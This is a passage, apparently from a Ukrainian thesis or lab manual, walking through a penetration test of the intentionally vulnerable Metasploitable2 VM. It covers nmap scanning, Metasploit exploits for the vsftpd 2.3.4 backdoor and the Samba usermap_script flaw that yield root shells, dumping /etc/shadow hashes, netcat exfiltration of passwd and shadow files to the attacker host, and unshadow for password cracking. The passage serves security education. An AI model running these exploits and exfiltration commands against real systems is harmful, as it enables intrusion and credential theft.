


Рисунок 3.3 – Результат оновлення OpenVAS

Після встановлення OpenVAS та оновлення сигнатур налаштовується сканування. Для цього потрібно запустити майстер завдань, перейшовши в «Сканування»--->«Завдання». Ввести IP-адресу віртуальної машини Metasploitable2 та обрати «Почати сканування». Сторінка завдань оновлюватиметься кожні 30 секунд з результатами сканування. Після успішного виконання завдання статус повідомляється як DONE, інакше ERROR – сканування завершилося помилкою, і його слід запустити повторно.

У меню Scans--->Reports надано результати виконаного завдання.

Для завершення роботи OpenVAS, слід закрити програму командою:

$ sudo gvm-stop.

3.4.2 Експлуатація вразливостей

Використаємо Metasploit для активного використання вразливостей у віртуальній машині Metasploitable2 та отримання доступу.

Запустимо службу Kali PostgreSQL, яку Metasploit використовує як серверну частину та ініціалізуємо базу даних Metasploit PostgreSQL (рис. 3.4):

```
$ sudo systemctl start postgresql
# (Will launch the service postgresql@14-main and then exit...)
$ sudo msfdb init    # Only do this ONCE, not every time!
```

Запустимо Metasploit в Kali:

```
$ msfconsole.
```

Перевіримо підключення до бази даних:

```
msf6> db_status.
# Should see:
# [*] Connected to msf. Connection type: postgresql.
```

Додамо нову робочу область. Робоча область дозволяє маркувати зібрані дані (хости, вразливості і т.д.) для конкретного проекту в базі даних [51]

```
msf6> workspace -a metasploitable2.
```

Поточні настроєні робочі області позначені *, що відзначає поточну вибрану робочу область.

```
msf6> workspace.
```

Якщо потрібно вибрати цю робочу область пізніше, необхідно ввести (рис. 3.4)

msf6> workspace metasploitable2.

Рисунок 3.4 – Запуск Metasploit в Kali Linux

Запустимо nmap у підмережі, в якій працює віртуальна машина metasploitable2. Команда db_nmap збереже результати сканування nmap у базі даних. Використовуємо сканування -A, оскільки в цій підмережі лише кілька систем, і тому це не займе надто багато часу.

msf6> db_nmap -A xxx.xxxx.xxx.0/24 ### e.g. 10.211.5.0/24

```
msf6 > db_nmap -A 10.211.55.0/24
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-13 14:08
EDT
[*] Nmap: Stats: 0:00:12 elapsed; 252 hosts completed (3 up), 3
undergoing Service Scan
[*] Nmap: Service scan Timing: About 43.48% done; ETC: 14:08 (0:00:08
remaining)
[*] Nmap: Nmap scan report for prl-local-ns-server.shared (10.211.55.1)
[*] Nmap: Host is up (0.00033s latency).
[*] Nmap: Not shown: 999 closed tcp ports (reset)
[*] Nmap: PORT   STATE SERVICE VERSION
```

```
[*] Nmap: 53/tcp open  domain  Unbound
[*] Nmap: MAC Address: 00:1C:42:00:00:18 (Parallels)
[*] Nmap: Device type: firewall|phone|storage-misc
[*] Nmap: Running (JUST GUESSING): Fortinet embedded (93%), Sony Ericsson Symbian OS 9.X (85%), A-Tec embedded (85%), Mapower embedded (85%), GalaxyMetalGear embedded (85%)
[*] Nmap: OS CPE: cpe:/h:fortinet:fortigate_200b cpe:/h:sonyericsson:p1i cpe:/o:sonyericsson:symbian_os:9.1 cpe:/h:a-tec:ms347s cpe:/h:mapower:kc31n cpe:/h:galaxymetalgear:3507lr-sa
[*] Nmap: Aggressive OS guesses: Fortinet FortiGate 200B firewall (93%), Sony Ericsson P1i mobile phone (Symbian OS 9.1) (85%), A-Tec MS347S or Mapower KC31N NAS device (85%), GalaxyMetalGear 3507LR-SA NAS device (85%)
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
[*] Nmap: Network Distance: 1 hop
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT  ADDRESS
[*] Nmap: 1   0.33 ms prl-local-ns-server.shared (10.211.55.1)
[*] Nmap: Nmap scan report for 10.211.55.2
[*] Nmap: Host is up (0.00027s latency)
[*] Nmap: All 1000 scanned ports on 10.211.55.2 are in ignored states

[*] Nmap: Not shown: 1000 filtered tcp ports (no-response)
[*] Nmap: MAC Address: 7A:7B:8A:6B:7B:64 (Unknown)
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 1 hop
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT     ADDRESS
[*] Nmap: 1   0.27 ms 10.211.55.2
[*] Nmap: Nmap scan report for metasploitable2-linux.shared (10.211.55.5)
[*] Nmap: Host is up (0.00043s latency).
[*] Nmap: Not shown: 978 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: | ftp-syst:
[*] Nmap: |   STAT:
[*] Nmap: | FTP server status:
[*] Nmap: |      Connected to 10.211.55.3
[*] Nmap: |      Logged in as ftp
[*] Nmap: |      TYPE: ASCII
```

```
[*] Nmap: |      No session bandwidth limit
[*] Nmap: |      Session timeout in seconds is 300
[*] Nmap: |      Control connection is plain text
[*] Nmap: |      Data connections will be plain text
[*] Nmap: |      vsFTPd 2.3.4 - secure, fast, stable
[*] Nmap: |_End of status
[*] Nmap: |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
[*] Nmap: 22/tcp    open   ssh           OpenSSH 4.7p1 Debian 8ubuntu1
(protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
[*] Nmap: |_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: |_ssl-date: 2022-10-13T18:09:44+00:00; 0s from scanner time.
[*] Nmap: | sslv2:
[*] Nmap: |   SSLv2 supported
[*] Nmap: |   ciphers:
[*] Nmap: |     SSL2_DES_192_EDE3_CBC_WITH_MD5
[*] Nmap: |     SSL2_RC4_128_WITH_MD5

[*] Nmap: |     SSL2_RC4_128_EXPORT40_WITH_MD5
[*] Nmap: |     SSL2_DES_64_CBC_WITH_MD5
[*] Nmap: |     SSL2_RC2_128_CBC_WITH_MD5
[*] Nmap: |_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
[*] Nmap: |_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE
10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: |_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
[*] Nmap: |_http-title: Metasploitable2 - Linux
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: | rpcinfo:
[*] Nmap: |   program version    port/proto  service
[*] Nmap: |   100000  2            111/tcp   rpcbind
[*] Nmap: |   100000  2            111/udp   rpcbind
[*] Nmap: |   100003  2,3,4       2049/tcp   nfs
[*] Nmap: |   100003  2,3,4       2049/udp   nfs
[*] Nmap: |   100005  1,2,3      37003/tcp   mountd
[*] Nmap: |   100005  1,2,3      51064/udp   mountd
[*] Nmap: |   100021  1,3,4      37809/tcp   nlockmgr
[*] Nmap: |   100021  1,3,4      56055/udp   nlockmgr
[*] Nmap: |   100024  1          53473/tcp   status
[*] Nmap: |_  100024  1          56894/udp   status
```

```
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup:
WORKGROUP)
[*] Nmap: 512/tcp  open  exec?
[*] Nmap: 513/tcp  open  login       OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp  open  tcpwrapped
[*] Nmap: 1099/tcp open  java-rmi    GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: | mysql-info:
[*] Nmap: |   Protocol: 10
[*] Nmap: |   Version: 5.0.51a-3ubuntu5
[*] Nmap: |   Thread ID: 8
[*] Nmap: |   Capabilities flags: 43564
[*] Nmap: |   Some Capabilities: Support41Auth, SupportsTransactions,
ConnectWithDatabase,  SwitchToSSLAfterHandshake,  Speaks41ProtocolNew,
SupportsCompression, LongColumnFlag
[*] Nmap: |   Status: Autocommit
[*] Nmap: |_  Salt: T{1}E}hp{:MS8`Xz|$8,
[*] Nmap: 5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: |_ssl-date: 2022-10-13T18:09:44+00:00; 0s from scanner time.
[*] Nmap: 5900/tcp open  vnc         VNC (protocol 3.3)
[*] Nmap: | vnc-info:
[*] Nmap: |   Protocol version: 3.3
[*] Nmap: |   Security types:
[*] Nmap: |_    VNC Authentication (2)
[*] Nmap: 6000/tcp open  X11         (access denied)
[*] Nmap: 6667/tcp open  irc         UnrealIRCd
[*] Nmap: | irc-info:
[*] Nmap: |   users: 1
[*] Nmap: |   servers: 1
[*] Nmap: |   lusers: 1
[*] Nmap: |   lservers: 0
[*] Nmap: |   server: irc.Metasploitable.LAN
[*] Nmap: |   version: Unreal3.2.8.1. irc.Metasploitable.LAN
[*] Nmap: |   uptime: 0 days, 0:02:02
[*] Nmap: |   source ident: nmap
[*] Nmap: |   source host: Test-2B749D50.shared
[*] Nmap: |_  error: Closing Link: cfamxvvpr[kali-linux.shared] (Quit:
cfamxvvpr)
```

```
[*] Nmap: 8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: |_ajp-methods: Failed to get a valid response for the OPTION
request
[*] Nmap: 8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: |_http-server-header: Apache-Coyote/1.1
[*] Nmap: |_http-favicon: Apache Tomcat
[*] Nmap: |_http-title: Apache Tomcat/5.5
[*] Nmap: MAC Address: 00:1C:42:E3:CD:C9 (Parallels)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop

[*] Nmap: Service Info: Hosts: metasploitable.localdomain,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
[*] Nmap: Host script results:
[*] Nmap: | smb-security-mode:
[*] Nmap: |   account_used: <blank>
[*] Nmap: |   authentication_level: user
[*] Nmap: |   challenge_response: supported
[*] Nmap: |_  message_signing: disabled (dangerous, but default)
[*] Nmap: |_clock-skew: mean: 59m59s, deviation: 2h00m00s, median: 0s
[*] Nmap: |_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user:
<unknown>, NetBIOS MAC: <unknown> (unknown)
[*] Nmap: |_smb2-time: Protocol negotiation failed (SMB2)
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Unix (Samba 3.0.20-Debian)
[*] Nmap: |   Computer name: metasploitable
[*] Nmap: |   NetBIOS computer name:
[*] Nmap: |   Domain name: localdomain
[*] Nmap: |   FQDN: metasploitable.localdomain
[*] Nmap: |_  System time: 2022-10-13T14:09:37-04:00
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT     ADDRESS
[*] Nmap: 1   0.43 ms metasploitable2-linux.shared (10.211.55.5)
[*] Nmap: Nmap scan report for kali-linux.shared (10.211.55.3)
[*] Nmap: Host is up (0.000025s latency).
[*] Nmap: All 1000 scanned ports on kali-linux.shared (10.211.55.3) are
in ignored states.
[*] Nmap: Not shown: 1000 closed tcp ports (reset)
[*] Nmap: Too many fingerprints match this host to give specific OS
details
```

```
[*] Nmap: Network Distance: 0 hops
[*] Nmap: OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (4 hosts up) scanned in 82.12
seconds
msf6 >
```

Переглянемо список хостів та список сервісів, знайдених під час сканування nmap (рис. 3.5):

msf6> hosts

msf6> services.

```
msf6 > hosts

Hosts
=====

address       mac                name                          os_name   os_flavor  os_sp  purpose  info  comments
-------       ---                ----                          -------   ---------  -----  -------  ----  --------
10.211.55.1   00:1c:42:00:00:18  prl-local-ns-server.shared    embedded                    device
10.211.55.2   7A:7B:8A:6B:7B:64
10.211.55.3                      kali-linux.shared
10.211.55.5   00:1c:42:e3:cd:c9  metasploitable2-linux.shared  Linux               2.6.X  server

msf6 >
```

```
msf6 > services
Services
========

host          port  proto  name          state  info
----          ----  -----  ----          -----  ----
10.211.55.1   53    tcp    domain        open   Unbound
10.211.55.5   21    tcp    ftp           open   vsftpd 2.3.4
10.211.55.5   22    tcp    ssh           open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
10.211.55.5   23    tcp    telnet        open   Linux telnetd
10.211.55.5   25    tcp    smtp          open   Postfix smtpd
10.211.55.5   80    tcp    http          open   Apache httpd 2.2.8 (Ubuntu) DAV/2
10.211.55.5   111   tcp    rpcbind       open   2 RPC #100000
10.211.55.5   139   tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.211.55.5   445   tcp    netbios-ssn   open   Samba smbd 3.0.20-Debian workgroup: WORKGROUP
10.211.55.5   512   tcp    exec          open
10.211.55.5   513   tcp    login         open   OpenBSD or Solaris rlogind
10.211.55.5   514   tcp    tcpwrapped    open
10.211.55.5   1099  tcp    java-rmi      open   GNU Classpath grmiregistry
10.211.55.5   1524  tcp    bindshell     open   Metasploitable root shell
10.211.55.5   2049  tcp    nfs           open   2-4 RPC #100003
10.211.55.5   2121  tcp    ftp           open   ProFTPD 1.3.1
10.211.55.5   3306  tcp    mysql         open   MySQL 5.0.51a-3ubuntu5
10.211.55.5   5432  tcp    postgresql    open   PostgreSQL DB 8.3.0 - 8.3.7
10.211.55.5   5900  tcp    vnc           open   VNC protocol 3.3
10.211.55.5   6000  tcp    x11           open   access denied
10.211.55.5   6667  tcp    irc           open   UnrealIRCd
10.211.55.5   8009  tcp    ajp13         open   Apache Jserv Protocol v1.3
10.211.55.5   8180  tcp    http          open   Apache Tomcat/Coyote JSP engine 1.1

msf6 >
```

Рисунок 3.5 – Список хостів та служб за результатами сканування nmap

3.4.3 Експлуатація VSFTPD

Оберемо у якості цілі FTP-додаток – VSFTPD

msf6> search type:exploit name:vsftpd.

Виберемо знайдений експлойт та переглянемо інформацію, яку Metasploit має по цьому конкретному експлойту (рис. 3.6):

msf6> use exploit/unix/..... # (Provide the full path to exploit here)

msf6> info.

```
msf6 > search type:exploit name:vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit /unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

[*] Using exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

Рисунок 3.6 – Інформація по експлойту FTP-серверу vsftpd

В інформації про експлойт є посилання на URL-адресу pastebin.com, яка надає різницю коду, що показує шкідливий бекдор, доданий на сервер.

Для того ж експлойта переглянемо доступні параметри, які можливо, потрібно буде правильно налаштувати, щоб експлойт націлювався на правильний хост (рис. 3.7).

msf6> show options

msf6> set RHOSTS aaa.bbb.ccc.ddd # Must set remost host (IP address of Metasploitable2 VM)

msf6> set RPORT XXXX # Must set remote port.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.211.55.5
RHOSTS => 10.211.55.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Рисунок 3.7 – Параметри експлойта

Запустимо експлойт:

```
msf6> exploit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.211.55.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.211.55.5:21 - USER: 331 Please specify the password
[+] 10.211.55.5:21 - Backdoor service has been spawned,
handling...
[+] 10.211.55.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell
[*] Command shell session 1 opened (10.211.55.3:34089 ->
10.211.55.5:6200) at 2022-10-15 16:50:32 -0400.
```

Для перевірки коректності одержаної сесії необхідно ввести в консолі Linux команди whoami, uname -a.

Отримаємо хешовані форми паролів користувачів у системі для майбутнього аналізу. У системах Linux вони зберігаються у файлі "shadow".

Щоб переглянути файл /etc/shadow і показати лише рядки, в яких встановлено пароль облікового запису, виконаємо команду (рис. 3.8):

```
cat /etc/shadow | grep '$1'
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.211.55.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.211.55.5:21 - USER: 331 Please specify the password.
[+] 10.211.55.5:21 - Backdoor service has been spawned, handling...
[+] 10.211.55.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.211.55.3:34089 -> 10.211.55.5:6200) at 2022-10-15 16:50:32 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/shadow | grep '$1'
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
^C
Abort session 1? [y/N]  y

[*] 10.211.55.5 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Рисунок 3.8 – Результат отримання хешованих форм паролів користувачів у системі Metasploitable2

Вихід з експлойту здійснюється командою

```
msf6> back.
```

3.4.4 Експлуатація Samba

Samba – це реалізація з відкритим кодом протоколів загального доступу до файлів і принтерів Microsoft, а також Active Directory [52].

По-перше, перевіримо запущену версію Samba (показана в попередніх результатах сканування Nmap, рис. 3.5) і потім пошукаємо експлойти в Samba для цієї версії (рис. 3.9).

```
msf6> search type:exploit name:samba
```

```
msf6 > search type:exploit name:samba

Matching Modules
================

   #   Name                                      Disclosure Date  Rank       Check  Description
   -   ----                                      ---------------  ----       -----  -----------
   0   exploit/multi/samba/usermap_script        2007-05-14       excellent  No     Samba "username map script" Command Execution
   1   exploit/multi/samba/nttrans               2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   2   exploit/linux/samba/setinfopolicy_heap    2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   3   exploit/linux/samba/chain_reply           2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   4   exploit/linux/samba/is_known_pipename     2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   5   exploit/linux/samba/lsa_transnames_heap   2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   6   exploit/osx/samba/lsa_transnames_heap     2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   7   exploit/solaris/samba/lsa_transnames_heap 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   8   exploit/freebsd/samba/trans2open          2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   9   exploit/linux/samba/trans2open            2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   10  exploit/osx/samba/trans2open              2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   11  exploit/solaris/samba/trans2open          2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   12  exploit/windows/http/sambar6_search_results 2003-06-21     normal     Yes    Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/http/sambar6_search_results

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Рисунок 3.9 – Результат пошуку експлойтів для Samba

На перший погляд, перевірка номерів версій тут не дуже корисна. В описі або не вказані застосовні номери версій, або вказані версії старші за ті, на які ми орієнтуємося. Спробуємо використати ті, що мають rank of excellent та great.

```
msf6> use exploit/multi/samba/usermap_script
msf6> info
msf6> set RHOSTS aaa.bbb.ccc.ddd    # Must set remost host (IP address of Metasploitable2 VM)
msf6> exploit
msf6 exploit(multi/samba/usermap_script) > exploit .
```

Перевіримо доступ до системи Metasploitable2, виконавши в консолі команду Linux, наприклад whoami. І у разі успішного виконання спробуємо інший спосіб отримати доступ до файлів /etc/passwd та /etc/shadow у системі –

ексфільтрувати їх через Netcat замість ручного копіювання та вставки (рис. 3.10). Цей метод можна також використовувати для ексфільтрації довільних файлів [53].

```
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   139              yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a command execution vulnerability in Samba
  versions 3.0.20 through 3.0.25rc3 when using the non-default
  "username map script" configuration option. By specifying a username
  containing shell meta characters, attackers can execute arbitrary
  commands. No authentication is needed to exploit this vulnerability
  since this option is used to map usernames prior to authentication!

References:
  https://nvd.nist.gov/vuln/detail/CVE-2007-2447
  OSVDB (34700)
  http://www.securityfocus.com/bid/23972
  http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534
  http://samba.org/samba/security/CVE-2007-2447.html

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.211.55.5
RHOSTS => 10.211.55.5
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.211.55.3:4444
[*] Command shell session 2 opened (10.211.55.3:4444 -> 10.211.55.5:34407) at 2022-10-15 17:06:54 -0400

whoami
root
```

Рисунок 3.10 – Експлуатація вразливості Samba

У системі Kali linux (не msf6) у командному рядку запустимо утиліту Netcat, прослуховуючи порт 4567.

```
$ nc -l -p 4567 > passwd.txt
# Netcat will wait and receive data into the file for FOREVER.
```

У командному рядку експлуатованої системи (msf6) передамо вміст файлу /etc/passwd в утиліту Netcat, яка налаштована на підключення до Kali за вказаною IP-адресою та портом:

```
cat /etc/passwd | nc xxx.xxx.xxx.xxx 4567
# Update command with the IP address of your Kali VM.
```

Аналогічно передамо вміст файлу /etc/shadow.

У цьому випадку буде корисніше об'єднати файли passwd і shadow в один файл для майбутнього злому пароля. Використаємо команду unshadow на хості Kali, щоб об'єднати ці два файли разом та зберегти їх для подальшого використання (рис. 3.11).

```
$ unshadow passwd.txt shadow.txt > metasploitable_logins.txt
```

```
  GNU nano 6.4                                    metasploitable_logins.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:!:100:101::/var/lib/libuuid:/bin/sh
dhcp:*:101:102::/nonexistent:/bin/false
syslog:*:102:103::/home/syslog:/bin/false
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
sshd:*:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:*:105:113::/var/cache/bind:/bin/false
postfix:*:106:115::/var/spool/postfix:/bin/false
ftp:*:107:65534::/home/ftp:/bin/false
